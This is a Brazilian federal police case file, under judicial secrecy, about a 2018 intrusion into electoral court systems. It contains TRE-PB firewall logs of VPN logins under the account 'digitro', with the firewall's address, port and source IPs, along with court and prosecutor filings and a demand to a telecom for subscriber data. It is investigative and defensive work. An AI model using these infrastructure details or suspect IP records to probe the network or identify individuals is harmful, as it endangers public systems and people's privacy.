Brasília/DF, 19 de abril de 2021.

Documento eletrônico assinado em 19/04/2021, às 14h53, por VICTOR NEVES FEITOSA CAMPOS, Delegado de Policia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site https://servicos.dpf.gov.br/assinatura/app/assinatura, informando o seguinte código verificador: b52ce6a8353c2753ec1efd4d15b04958cc01c9ba

---

Enc: IPL 1361/2018-4 SR/PF/DF - GRCC

Sexta, Novembro 27, 2020 12:05 -03

Victor Neves Feitosa Campos
campos.vnfc@pf.gov.br

Para

me

Favor juntar ao IPL

De: TSE/Presidência <presidencia@tse.jus.br>
Enviado: quinta-feira, 26 de novembro de 2020 19:24
Para: Victor Neves Feitosa Campos
Assunto: IPL 1361/2018-4 SR/PF/DF - GRCC

Boa tarde,

Encaminho em anexo o Ofício GAB-SPR nº 5627/2020.

Solicito a gentileza de confirmar recebimento.

Joice Rocha
Assessora-Chefe de Gabinete
Secretaria-Geral da Presidência
Telefone (61) 3030-7241

Oficio_1506647.html

50.9 KiB

Informacao_1270536.html

70.8 KiB

Despacho_1510077.html

49.9 KiB

Informacao_1510009.html

TRIBUNAL SUPERIOR ELEITORAL

DESPACHO

SECRETARIA DE TECNOLOGIA DA INFORMAÇÃO

Em atenção ao Despacho GAB-SPR (SEI 1506619), encaminho a Informação COINF/STI nº 249/2020 (SEI 1510009) com os esclarecimentos apresentados pela área técnica desta secretaria e transcritos a seguir:

> "[...] os dados listados na Informação COINF/STI nº 245/2020 (1505168) vieram em discos rígidos remetidos ao TSE pelo TRE-RN e pelo TRE-BA e tais mídias foram entregues no ano de 2019 à equipe sob gestão da Delegada Cassiana Saad.
>
> Não foi realizada cópia dos discos rígidos para ambiente do TSE.
>
> Registramos ainda que, posteriormente à entrega dos discos rígidos citados, Delegados da Polícia Federal realizaram apresentação de análise preliminar dos conteúdos existentes nas mídias".

GIUSEPPE DUTRA JANINO
SECRETÁRIO(A) DE TECNOLOGIA DA INFORMAÇÃO

Documento assinado eletronicamente em **26/11/2020, às 18:20**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1510077&crc=D6FA0FA5, informando, caso não preenchido, o código verificador **1510077** e o código CRC **D6FA0FA5**.

TRIBUNAL SUPERIOR ELEITORAL

Informação SESOP/COINF/STI nº 5/2020

Senhor Coordenador,

Solicitamos ao TRE-PB que verificasse nos logs dos firewalls as informações solicitadas. Segue abaixo as informações de porta/ip localizadas nos referidos logs.

189.40.75.154, em 18/04/2018, as 18:56:14 → portas: origem (32738), destino (4500 VPN)

Apr 18 18:56:14 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 18:56:14" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=189.40.75.154::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 18:56:14 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 18:56:14" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=189.40.75.154:32738 dst=187.33.236.165:4500 usr="digitro"

191 .51 .34.72, em 18/04/2018, as 19:02:05 → portas: origem (63674), destino (4500 VPN)

Apr 18 19:02:05 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 19:02:05" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=191.51.34.72::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 19:02:06 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 19:02:05" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=191.51.34.72:63674 dst=187.33.236.165:4500 usr="digitro"

189.40.75.239, em 18/04/2018 20:45:41 → portas: origem (61268), destino (4500 VPN)

Apr 18 20:45:41 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 20:45:41" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=189.40.75.239::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 20:45:41 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 20:45:41" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=189.40.75.239:61268 dst=187.33.236.165:4500 usr="digitro"

177.219.117.183, em 18/04/2018, As 20:56:20 → portas: origem (63674), destino (4500 VPN)

Apr 18 20:56:20 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 20:56:20" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=177.219.117.183::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 20:56:20 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 20:56:20" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=177.219.117.183:63674 dst=187.33.236.165:4500 usr="digitro"

189.40.72.247, 18/04/2018, as 22:21:17 → portas: origem (5687), destino (4500 VPN)

Apr 18 22:21:17 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 22:21:17" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=189.40.72.247::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 22:21:17 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 22:21:17" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=189.40.72.247:5687 dst=187.33.236.165:4500 usr="digitro"

189.40.72.14, em 18/04/2018 22:23:14 → portas: origem (47290), destino (4500 VPN)

Apr 18 22:23:14 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 22:23:14" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=189.40.72.14::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 22:23:14 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 22:23:14" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=189.40.72.14:47290 dst=187.33.236.165:4500 usr="digitro"

189.40.91.135 em 18/04/2018, as 22:29:37 → portas: origem (57362), destino (4500 VPN)

Apr 18 22:29:37 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 22:29:37" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=189.40.91.135::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 22:29:37 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 22:29:37" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=189.40.91.135:57362 dst=187.33.236.165:4500 usr="digitro"

189.40.90.239, em 19/04/2018, as 01:13:32 → portas: origem (64359), destino (4500 VPN)

Apr 19 01:13:32 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-19 01:13:32" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=189.40.90.239::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 19 01:13:32 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-19 01:13:32" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=189.40.90.239:64359 dst=187.33.236.165:4500 usr="digitro"

189.40.90.253, em 19/04/2018, as 04:08:37 → portas: origem (16803), destino (4500 VPN)

Apr 19 04:08:37 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-19 04:08:37" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=189.40.90.253::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 19 04:08:37 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-19 04:08:37" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=189.40.90.253:16803 dst=187.33.236.165:4500 usr="digitro"

201.81.167.53, em 18/04/2018, as 03:15:28 e 21/04/2019, as 08:36:42 → portas: origem (6802,6897), destino (4500 VPN)

Apr 18 03:15:28 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-0
4-18 03:15:28" fw=187.33.236.165 pri=6
c=16 gcat=5 m=237 src=201.81.167.53::X1
d
st=187.33.236.165:0:X1 usr="digitro" proto=tcp
sess=vpnc

Apr 18 03:15:28 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-0
4-18 03:15:28"
fw=187.33.236.165 pri=6 c=16 gcat=7 m=139
src=201.81.167.53:6802
dst=187.33.236.165:4500 usr="digitro"

Apr 21 03:01:40 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 03:01:40" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 03:01:40 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 03:01:40" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.81.167.53:6792 dst=187.33.236.165:4500 usr="digitro"

Apr 21 05:17:04 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 05:17:04" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 05:17:04 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 05:17:04" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.81.167.53:6897 dst=187.33.236.165:4500 usr="digitro"

Apr 21 06:16:56 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:16:56" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:16:56 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:16:56" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.81.167.53:6897 dst=187.33.236.165:4500 usr="digitro"

Apr 21 06:18:22 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:18:22" fw=187.33.236.165 pri=6 c=16 gcat=5 m=263 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc dur=15 msg="User logged out - digitro"

Apr 21 06:18:30 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:18:30" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:18:30 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:18:30" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.81.167.53:6897 dst=187.33.236.165:4500 usr="digitro"

Apr 21 06:32:36 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:32:36" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:32:36 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:32:36" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.81.167.53:6897 dst=187.33.236.165:4500 usr="digitro"

Apr 21 06:32:42 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:32:42" fw=187.33.236.165 pri=6 c=16 gcat=5 m=263 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc msg="User logged out - digitro"

Apr 21 06:49:01 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:49:01" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:49:24 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:49:24" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:49:42 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:49:42" fw=187.33.236.165 pri=6 c=16 gcat=5 m=263 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc dur=15 msg="User logged out - digitro"

Apr 21 06:49:42 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:49:42" fw=187.33.236.165 pri=6 c=16 gcat=5 m=263 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc dur=45 msg="User logged out - digitro"

Apr 21 06:50:15 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:50:15" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:50:51 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:50:51" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:50:52 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:50:52" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.81.167.53:6897 dst=187.33.236.165:4500 usr="digitro"

Apr 21 06:51:51 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:51:51" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:51:51 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:51:51" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.81.167.53:6897 dst=187.33.236.165:4500 usr="digitro"

Apr 21 08:36:42 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 08:36:42" fw=187.33.236.165 pri=6 c=16 gcat=5 m=263 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc msg="User logged out – digitro"

201.6.129.235, em 18/04/2018, as 05:24:54 e 18/04/2018, as 05:48:59 → portas: origem (33283,33370), destino (4500 VPN)

Apr 18 05:24:54 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 05:24:54" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.6.129.235::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 05:24:54 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 05:24:54" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.6.129.235:33283 dst=187.33.236.165:4500 usr="digitro"

Apr 18 05:48:59 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 05:48:59" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.6.129.235::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 05:48:59 rpbfrot03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 05:48:59" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.6.129.235:33370 dst=187.33.236.165:4500 usr="digitro"

É a informação.

MARCELO CARNEIRO RODRIGUES
CHEFE DE SEÇÃO

Documento assinado eletronicamente em **05/03/2020, às 18:06**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1270536&crc=8070DE9D, informando, caso não preenchido, o código verificador **1270536** e o código CRC **8070DE9D**.

2020.00.000000217-2 Documento nº 1270536 v2

TRIBUNAL SUPERIOR ELEITORAL

Informação COINF/STI nº 245/2020

Referência: Oficio 2179 PF (SEI 1304296)

Assunto:

Senhor Secretário,

Informamos que no escopo da investigação que trata a IPL 1361/2018-4 - SR/PF/DF, as informações abaixo foram remetidas por técnicos da COINF à Polícia Federal em Disco Rígido ao final do ano de 2018 e início do ano de 2019

- Log de acesso à VPN do TRE-PB. Enviado log completo bem como log do usuário Digitro.
- Cópia da máquina virtual do TRE-RN, que foi invadida durante o evento.
- Cópia de três máquinas do TRE-BA que foram invadidas durante o evento de Abril.
- Relatório do TRE-PE contendo detalhamento do evento de Abril.
- Arquivo texto contendo resumo do evento de Abril de 2018.

Adicionalmente, registramos que as informações requisitadas por meio do Ofício 70 (1230941), reiterado por meio do Oficio 2179(1304296) estão contidas na Informação SESOP/COINF/STI nº 5/2020 (1270536) e disponíveis para remessa, em caráter Oficial, para a Polícia Federal.

Registro, por fim, característica do sistema SEI, o qual não possui função de "remessa" de processos sigilosos, devendo ser notificadas as unidades que porventura deverão realizar gestão para a entrega em caráter Oficial dos dados contidos na supracitada Informação.

É a informação.

CRISTIANO MOREIRA ANDRADE
COORDENADOR(A)

Documento assinado eletronicamente em **23/11/2020, às 16:00**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

2020.00.000000217-2 Documento nº 1505168 v5

TRIBUNAL SUPERIOR ELEITORAL

Informação COINF/STI nº 249/2020

Referência: Despacho STI 1506843

Assunto: IPL 1361/2018-4 - SR/PF/DF

Senhor Secretário de Tecnologia da Informação,

Em atenção ao Despacho GAB-SPR 1506619, informamos que os dados listados na Informação COINF/STI nº 245/2020 (1505168) vieram em discos rígidos remetidos ao TSE pelo TRE-RN e pelo TRE-BA e tais mídias foram entregues no ano de2019 à equipe sob gestão da Delegada Cassiana Saad.

Não foi realizada cópia dos discos rígidos para ambiente do TSE.

Registramos ainda que, posteriormente à entrega dos discos rígidos citados, Delegados da Polícia Federal realizaram apresentação de análise preliminar dos conteúdos existentes nas mídias.

É a informação.

CRISTIANO MOREIRA ANDRADE
COORDENADOR(A)

Documento assinado eletronicamente em **26/11/2020, às 17:55**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

21/12/2020

Número: **1065955-77.2020.4.01.3400**

Classe: **INQUÉRITO POLICIAL**
Órgão julgador: **12ª Vara Federal Criminal da SJDF**
Última distribuição : **24/11/2020**
Valor da causa: **R$ 0,00**
Processo referência: **0034686-42.2017.4.01.3400**
Assuntos: **Invasão de Dispositivo Informático**
Segredo de justiça? **SIM**
Justiça gratuita? **NÃO**
Pedido de liminar ou antecipação de tutela? **NÃO**

Partes	Procurador/Terceiro vinculado
Polícia Federal no Distrito Federal (PROCESSOS CRIMINAIS) (AUTORIDADE)	
INDETERMINADO (REQUERIDO)	
Ministério Público Federal (Procuradoria) (FISCAL DA LEI)	

Documentos			
Id.	**Data da Assinatura**	**Documento**	**Tipo**
391456411	02/12/2020 16:15	Pedido do MP ao JUIZ em Procedimento Investigatório	Pedido do MP ao JUIZ em Procedimento Investigatório

PR-DF-MANIFESTAÇÃO-30174/2020

MINISTÉRIO PÚBLICO FEDERAL
PROCURADORIA DA REPÚBLICA - DISTRITO FEDERAL

EXCELENTÍSSIMO (A) SENHOR (A) JUIZ (A) FEDERAL DA 12ª VARA DA SEÇÃO JUDICIÁRIA DO DISTRITO FEDERAL.

Autos n. 1065955-77.2020.4.01.3400

O MINISTÉRIO PÚBLICO FEDERAL, pelo Procurador da República signatário, vem, perante Vossa Excelência, em atenção ao despacho retro, manifestar-se nos seguintes termos.

Cuida-se de representação formulada pela autoridade policial, pleiteando o compartilhamento de provas dos fatos tratados no IPL 005/2017-DICINT/DIP (que tramitou perante a 12ª Vara Federal da Seção Judiciária do DF - Processo nº 0034686-42.2017.4.01.3400 e perante a 7ª Vara Federal da Subseção Judiciária de São Paulo - Processo nº 0013343-32.2017.4.03.6181), com a presente investigação.

Sustenta, em sua argumentação, que a medida se mostra deveras pertinente, uma vez que os fatos lá tratados coincidem com a autoria dos fatos tratados no presente inquérito (segundo apontado no Relatório de Análise de Alta Tecnologia nº 001/2020-UTC/SRCC/CGPFAZ/DICOR/PF).

É a síntese.

Presente esse panorama, considerando o apontado nos relatórios indicados, quais sejam, a Informação nº 002/2019- UTC/SRCC/CGPFAZ/DICOR/PF, bem como o Relatório de Análise de Alta Tecnologia nº 001/2020-UTC/SRCC/CGPFAZ/DICOR/PF, manifesta-se o *Parquet* Federal pelo deferimento da medida, uma vez que com o compartilhamento das provas nos fatos semelhantes investigados, será possível colher elementos que demonstrem, com segurança, a materialidade dos delitos sob apuração, bem como poderá ser delineada a autoria delitiva dos fatos deste inquérito, com maior celeridade e eficiência.

Dessa forma, manifesta-se o MINISTÉRIO PÚBLICO FEDERAL pelo deferimento da representação da autoridade policial.

Ao ensejo, o MPF manifesta-se, igualmente, pela concessão de novo prazo de 90 (noventa) dias para a continuidade das investigações levadas a efeito no inquérito policial

em apreço.

Brasília, 2 de dezembro de 2020.

MARCELO RIBEIRO DE OLIVEIRA
PROCURADOR DA REPÚBLICA

Justiça Federal da 1ª Região
PJe - Processo Judicial Eletrônico

24/02/2021

Número: **1065955-77.2020.4.01.3400**

Classe: **INQUÉRITO POLICIAL**
Órgão julgador: **12ª Vara Federal Criminal da SJDF**
Última distribuição : **24/11/2020**
Valor da causa: **R$ 0,00**
Processo referência: **0034686-42.2017.4.01.3400**
Assuntos: **Invasão de Dispositivo Informático**
Segredo de justiça? **SIM**
Justiça gratuita? **NÃO**
Pedido de liminar ou antecipação de tutela? **NÃO**

Partes	Procurador/Terceiro vinculado
Polícia Federal no Distrito Federal (PROCESSOS CRIMINAIS) (AUTORIDADE)	
INDETERMINADO (REQUERIDO)	
Ministério Público Federal (Procuradoria) (FISCAL DA LEI)	

Documentos			
Id.	**Data da Assinatura**	**Documento**	**Tipo**
43818 8866	23/02/2021 17:58	Despacho	Despacho

Seção Judiciária do Distrito Federal

12ª Vara Federal Criminal da SJDF

PROCESSO: 1065955-77.2020.4.01.3400

INQUÉRITO POLICIAL (279)[Invasão de Dispositivo Informático]

AUTORIDADE: POLÍCIA FEDERAL NO DISTRITO FEDERAL (PROCESSOS CRIMINAIS)

REQUERIDO: INDETERMINADO

DESPACHO

Defiro o pedido formulado pela Autoridade Policial (IDs 383940858 e 383950374), para o fim de autorizar o compartilhamento das provas produzidas no âmbito do inquérito policial **IPL 005/2017-DICINT/DIP** com as investigações do presente feito.

2. Baixem os autos ao Departamento de Polícia Federal na forma solicitada pelo *Parquet*.

Os autos tramitarão diretamente entre Autoridade Policial e Ministério Público Federal.

Cientifique-se a Polícia Federal e o Ministério Público Federal.

Brasília, 23 de fevereiro de 2021.

MARCUS VINICIUS REIS BASTOS

JUIZ FEDERAL

POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF
Endereço: SAIS, Qd. 7, Lote 23, Sala 135 - CEP: 70610-902 - Brasília/DF

Ofício nº 1705300/2021 - GRCC/DRCOR/SR/PF/DF

Brasília/DF, 20 de abril de 2021.

A Sua Senhoria o(a) Senhor(a)
Diretor(a) da Empresa TIM BRASIL
Av. Alexandre Gusmão, 29, Bloco C, Vila Omero Tom
Santo Andre/SP - CEP. 09.015-970

Assunto: Informações (solicita)
Referência: 2020.0043195-SR/PF/DF (favor mencionar na resposta)

Senhor(a) Diretor(a),

1- Cumprimentando-o, sirvo-me do presente para, visando a instruir os autos do Inquérito Policial em epígrafe, REQUISITAR a Vossa Senhoria informações sobre os dados cadastrais de usuário, conforme esclarecimentos que seguem.

2- Por óbvio, e ainda mais ante a expressa previsão legal, o acesso aos dados cadastrais não estão agasalhados pelo inciso X, do artigo 5º, da Constituição Federal, de modo que não se contrapõe ao princípio da inviolabilidade da intimidade a permissibilidade de acesso a essas informações sem prévia autorização judicial.

3- Aliás, como reconhecido pelo próprio legislador pátrio, com a inserção do Art. 17-B, na Lei 9.613/98 ("Art. 17-B. A autoridade policial e o Ministério Público terão acesso, exclusivamente, aos dados cadastrais do investigado que informam qualificação pessoal, filiação e endereço, independentemente de autorização judicial, mantidos pela Justiça Eleitoral, pelas empresas telefônicas, pelas instituições financeiras, pelos provedores de internet e pelas administradoras de cartão de crédito") e, posteriormente, com o Art. 2º, §2º, da Lei 12.830/2013 ("§ 2o Durante a investigação criminal, cabe ao delegado de polícia a requisição de perícia, informações, documentos e dados que interessem à apuração dos fatos") e art. 15, da Lei 12.850/2013 ("Art. 15. O delegado de polícia e o Ministério Público terão acesso, independentemente de autorização judicial, apenas aos dados cadastrais do investigado que informem exclusivamente a qualificação pessoal, a filiação e o endereço mantidos pela Justiça Eleitoral, empresas telefônicas, instituições financeiras, provedores de internet e administradoras de cartão de crédito"), a Autoridade Policial pode REQUISITAR dados cadastrais de investigados, ou seja: qualificação pessoal, documentos e endereço, INDEPENDENTEMENTE DE AUTORIZAÇÃO JUDICIAL, mantidos pelas empresas provedoras de serviços na internet.

DA REQUISIÇÃO

4- Sendo assim, REQUISITO os dados cadastrais dos usuarios dos IPs:

189.40.75.154, em 18/04/2018, as 18:56:14
191.51.34.72, em 18/04/2018, as 19:02:05
189..40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, as 20:56:20
189..40.72.247, 18/04/2018, as 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, as 22:29:37
189.40.90.239, em 19/04/2018, as 01:13:32
189.40.90.253, em 19/O4/2018, as 04:08:37

Devendo a indicação dos IPs acima ser acrescida das informações de porta lógica enviadas pelo TSE, conforme item 1 supra (cópia anexa).

DO PRAZO PARA ATENDIMENTO

5- Assinalo o PRAZO de 10 (dez) dias para o atendimento, do recebimento.

DA FORMA DE ATENDIMENTO

6- Visando a possibilitar o atendimento em tempo hábil, informo que a resposta deverá ser encaminhada para o endereço eletrônico **<grcc.drcor.srdf@pf.gov.br>**, devendo o original também ser encaminhado fisicamente ao signatário, no Grupo de Repressão a Crimes Cibernéticos (GRCC) da Superintendência Regional da Polícia Federal em Brasília/DF, endereço descrito no cabeçalho do presente ofício.

DAS COMINAÇÕES LEGAIS EM CASO DE NÃO ATENDIMENTO

7- Registro, por oportuno, que o não atendimento injustificado no prazo implicará na caracterização da prática do crime de desobediência e/ou de sonegação de documento, sujeitando os responsáveis pela recusa indevida, às penas do artigo 21 da Lei 12.850/2013 (Art. 21 - Recusar ou omitir dados cadastrais, registros, documentos e informações requisitadas pelo juiz, Ministério Público ou Delegado de Polícia, no curso de investigação ou do processo: Pena - reclusão, de 6 (seis) meses a 2 (dois) anos, e multa).

8 - Ressalto, por fim, que a divulgação do conteúdo desta requisição ao proprietário da conta ou a terceiros poderá caracterizar o crime previsto no parágrafo único do art. 21, da Lei 12.850/2013: "Na mesma pena incorre quem, de forma indevida, se apossa, propala, divulga ou faz uso dos dados cadastrais de que trata esta Lei" e/ou o crime previsto no art. 153, § 1o-A, do Código Penal: "Divulgar, sem justa causa, informações sigilosas ou reservadas, assim definidas em lei, contidas ou não nos sistemas de informações ou banco de dados da Administração Pública: Pena – detenção, de 1 (um) a 4 (quatro) anos, e multa."

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Matrícula nº 16.179

Documento eletrônico assinado em 20/04/2021, às 11h03, por VICTOR NEVES FEITOSA CAMPOS, Delegado de Polícia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site https://servicos.dpf.gov.br/assinatura/app/assinatura, informando o seguinte código verificador: 9652b02a2d2ac835b3322979bc3ac4269e3bc5c8

POLÍCIA FEDERAL

TERMO DE REMESSA

Faço a remessa dos autos com solicitação de dilação de prazo ao Ministério Público Federal.

Documento eletrônico assinado em 20/04/2021, às 11h02, por LEONARDO BRUCE MADUREIRA LOPES, Escrivao de Policia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site https://servicos.dpf.gov.br/assinatura/app/assinatura, informando o seguinte código verificador: ffb32671e289dcf15abed9a6ffb5a8b0eed79666

20/04/2021

Número: **1065955-77.2020.4.01.3400**

Classe: **INQUÉRITO POLICIAL**
Órgão julgador: **12ª Vara Federal Criminal da SJDF**
Última distribuição : **24/11/2020**
Valor da causa: **R$ 0,00**
Processo referência: **0034686-42.2017.4.01.3400**
Assuntos: **Invasão de Dispositivo Informático**
Segredo de justiça? **SIM**
Justiça gratuita? **NÃO**
Pedido de liminar ou antecipação de tutela? **NÃO**

Partes	Procurador/Terceiro vinculado
Polícia Federal no Distrito Federal (PROCESSOS CRIMINAIS) (AUTORIDADE)	
INDETERMINADO (REQUERIDO)	
Ministério Público Federal (Procuradoria) (FISCAL DA LEI)	

Documentos			
Id.	**Data da Assinatura**	**Documento**	**Tipo**
